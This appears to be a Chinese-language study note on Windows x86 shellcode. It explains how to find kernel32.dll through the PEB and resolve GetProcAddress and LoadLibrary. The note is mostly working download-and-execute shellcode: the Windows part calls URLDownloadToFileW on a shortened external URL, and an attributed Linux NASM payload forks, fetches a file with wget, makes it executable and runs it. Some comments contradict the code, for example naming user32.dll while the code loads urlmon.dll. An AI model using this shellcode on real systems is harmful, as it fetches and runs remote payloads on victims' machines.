笔记

通过PEB结构查询DLL地址


注：PEB地址：FS寄存器指向当前活动线程的TEB结构 030偏移就是PEB结构地址

PEB --- > Ldr(PPEB_LDR_DATA) --->InMemoryOrderModulelist(LIST_ENTRY)-->到了内存的第一个模块（可执行程序）根据加载顺序 只需要向前走两个模块就到了kernel32.dll的LDR_DATA_TABLE_ENTRY 此时就是指向LDR_DATA_TABLE_ENTRY的InMemoryOrderModuleList字段 向后偏移相对字节即可获得DLL的基址

（使用“Flink”指针就可以遍历所有已加载模块）

```
1. 可执行程序
2. ntdll.dll
2. kernel32.dll
```

InMemoryOrderModuleList字段是一个指针，指向LDR_DATA_TABLE_ENTRY结构体上的LIST_ENTRY字段。但是它不是指向LDR_DATA_TABLE_ENTRY 起始位置的指针，而是指向这个结构的InMemoryOrderLinks字段。Flink和Blink指向LIST_ENTRY结构体的指针。



```
typedef struct _PEB_LDR_DATA {
  BYTE       Reserved1[8];
  PVOID      Reserved2[3];
  LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

0x14

struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;

```
typedef struct _LDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */
    PVOID DllBase; /* 0x18 */
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName; /* 0x24 */
    UNICODE_STRING BaseDllName;
```

calc.exe

struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;

```
typedef struct _LDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */
    PVOID DllBase; /* 0x18 */
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName; /* 0x24 */
    UNICODE_STRING BaseDllName;
```

ntdll.dll


struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;

```
typedef struct _LDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */
    PVOID DllBase; /* 0x18 */
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName; /* 0x24 */
    UNICODE_STRING BaseDllName;
```

0x10

Our target!

kernel32.dll



得到基址后 只需要到导出目录查找响应函数的

```
xor ecx, ecx

mov eax, fs:[ecx + 0x30] ; EAX = PEB
; 将指向PEB的指针地址赋值给eax
mov eax, [eax + 0xc]     ; EAX = PEB->Ldr
;将Ldr地址中的内容赋值给eax
mov esi, [eax + 0x14]    ; ESI = PEB->Ldr.InMemOrder
;将Ldr的地址内容赋值给esi
lodsd                   ; EAX = Second module
;Load doubleword at address DS:(E)SI into EAX
;执行之前esi的地址是PEB的xxxlinks中Flink的内容 即可执行程序的
xxxlinks的地址
;执行之后eax的地址是netdll.dll的xxxlinks地址
xchg eax, esi            ; EAX = ESI, ESI = EAX
;eax = esi esi=eax
lodsd                    ; EAX = Third(kernel32)
;Load doubleword at address DS:(E)SI into EAX
;现在的eax是kernel32.dll的xxxxlinks的地址
mov ebx, [eax + 0x10]    ; EBX = Base address
;这个地址向后偏移即可获得kernel32的基址 赋值给ebx


mov edx, [ebx + 0x3c]    ; EDX = DOS->e_lfanew
;kernel32.dll也是一个PE文件 通过解析PE文件去找导出目录  首先到达PE文
件头 获得相对地址
add edx, ebx             ; EDX = PE Header
;edx=edx+ebx  获取绝对地址
mov edx, [edx + 0x78]    ; EDX = Offset export table
;从PE文件头向后偏移到达DataDirectory 获得相对虚拟地址
（VirtualAddress字段）
add edx, ebx             ; EDX = Export table
;edx = ebx+edx  得到绝对地址
mov esi, [edx + 0x20]    ; ESI = Offset namestable
;此时的esi是namestable

add esi, ebx             ; ESI = Names table
```

```
;esi namestable的绝对地址
;AddressOfNames 一个指针数组（此处的指针是相对于映像基址的偏移而已，即kernel32.dll加载到内存的位置）。所以每4个字节代表一个指向函数名称的指针。
xor ecx, ecx              ; EXC = 0



Get_Function:
inc ecx                                ; Increment the ordinal
; ecx = ecx+1 ecx=1
;我们可以自增ecx寄存器，它是函数的计数器，也是函数的序号。
lodsd                                  ; Get name offset
;Load doubleword at address DS:(E)SI into EAX
add eax, ebx                           ; Get function name
;绝对地址
cmp dword ptr[eax], 0x50746547         ; GetP
;比较
jnz Get_Function
cmp dword ptr[eax + 0x4], 0x41636f72 ; rocA
jnz Get_Function
cmp dword ptr[eax + 0x8], 0x65726464 ; ddre
jnz Get_Function
;edx+0x24是相应函数的排列序号

mov esi, [edx + 0x24]                  ; ESI = Offset ordinals
add esi, ebx                           ; ESI = Ordinals table
mov cx, [esi + ecx * 2]                ; Number of function
;
dec ecx
;dec 自减

mov esi, [edx + 0x1c]                  ; Offset address table
;esi

add esi, ebx                           ; ESI = Address table
```

```
mov edx, [esi + ecx * 4]            ; EDX = Pointer(offset)
add edx, ebx                        ; EDX = GetProcAddress
xor ecx, ecx    ; ECX = 0
push ebx        ; Kernel32 base address
push edx        ; GetProcAddress
push ecx        ; 0
push 0x41797261 ; aryA
push 0x7262694c ; Libr
push 0x64616f4c ; Load
push esp        ; "LoadLibrary"
push ebx        ; Kernel32 base address
call edx        ; GetProcAddress(LL)

add esp, 0xc    ; pop "LoadLibrary"

pop ecx         ; ECX = 0

push eax        ; EAX = LoadLibrary

push ecx

mov cx, 0x6c6c  ; ll

push 0x642E6E6F    ;on.d

push 0x6D6C7275    ;urlm

push esp        ; "user32.dll"

call eax        ; LoadLibrary("user32.dll")

add esp, 0x10                  ; Clean stack

mov edx, [esp + 0x4]           ; EDX = GetProcAddress
```

```
xor ecx, ecx                    ; ECX = 0

push ecx

mov   cx   0x5765                ;eW

push  0x6C69466F            ;oFil

push  0x5464616F            ;oadT

push  0x6C6E776F            ;ownl

push  0x445c5255            ;URLD

push  esp                       ; "URLDownloadTOFileW"

push  eax                       ; user32.dll address

call  edx                       ; GetProc(SwapMouseButton)

add esp, 0x14 ; Cleanup stack

;xor ecx, ecx  ; ECX = 0

xor edx,edx

xor ecx,ecx

//x680x590x4e0x64

push edx

push 0x644e5968  ;hYND


push 0x76312f6d  ;m/1v
```

```
push 0x692e6f75  ;uo.i

push 0x732f2f3a  ;://s

push 0x70949468  ;http

lea edx,[esp] ; "http://suo.im/1vhYNd"

push ecx

push  0x67706a2e     ;.jpg

push  0x34333231     ;1234

lea ecx,[esp] ; "1234.jpg"

xor ebx,ebx

push ebx

push edx

push ecx

xor ebx,ebx

push ebx

xor ebx,ebx

push ebx

call eax
```

```
;call eax      ; Swap!

add esp, 0x4                    ; Clean stack

pop edx                         ; GetProcAddress

pop ebx                         ; kernel32.dll base address

mov ecx, 0x61737365             ; essa

push ecx

sub dword ptr [esp + 0x3], 0x61 ; Remove "a"

push 0x636f7250                 ; Proc

push 0x74697845                 ; Exit

push esp

push ebx                        ; kernel32.dll base address

call edx                        ; GetProc(Exec)

xor ecx, ecx                    ; ECX = 0

push ecx                        ; Return code = 0

call eax                        ; ExitProcess
```

```
; Filename: downloadexec.nasm
; Author: Daniel Sauder
; Website: https://govolution.wordpress.com/
; Tested on: Ubuntu 12.04 / 32Bit
; License: http://creativecommons.org/licenses/by-sa/3.0/

; Shellcode:
; - download 192.168.2.222/x with wget
; - chmod x
; - execute x
; - x is an executable

global _start

section .text

_start:

    ;fork
    xor eax,eax
    mov al,0x2
    int 0x80
    xor ebx,ebx
    cmp eax,ebx
    jz child

    ;wait(NULL)
    xor eax,eax
    mov al,0x7
    int 0x80

    ;chmod x
    xor ecx,ecx
    xor eax, eax
```

```
    push eax
    mov al, 0xf
    push 0x78
    mov ebx, esp
    xor ecx, ecx
    mov cx, 0x1ff
    int 0x80

    ;exec x
    xor eax, eax
    push eax
    push 0x78
    mov ebx, esp
    push eax
    mov edx, esp
    push ebx
    mov ecx, esp
    mov al, 11
    int 0x80

child:
    ;download 192.168.2.222//x with wget
    push 0xb
    pop eax
    cdq
    push edx


    push 0x644e5968  ;hYND
    push 0x76312f6d  ;m/1v
    push 0x692e6f75  ;uo.i
    push 0x732f2f3a  ;://s
    push 0x70949468  ;http
```

```
    //push 0x782f2f32   ;2//x avoid null byte
    //push 0x32322e32 ;22.2
    //push 0x2e383631 ;.861
    //push 0x2e323931 ;.291
    mov ecx,esp
    push edx

    push 0x74 ;t
    push 0x6567772f ;egw/
    push 0x6e69622f ;nib/
    push 0x7273752f ;rsu/
    mov ebx,esp
    push edx
    push ecx
    push ebx
    mov ecx,esp
    int 0x80
```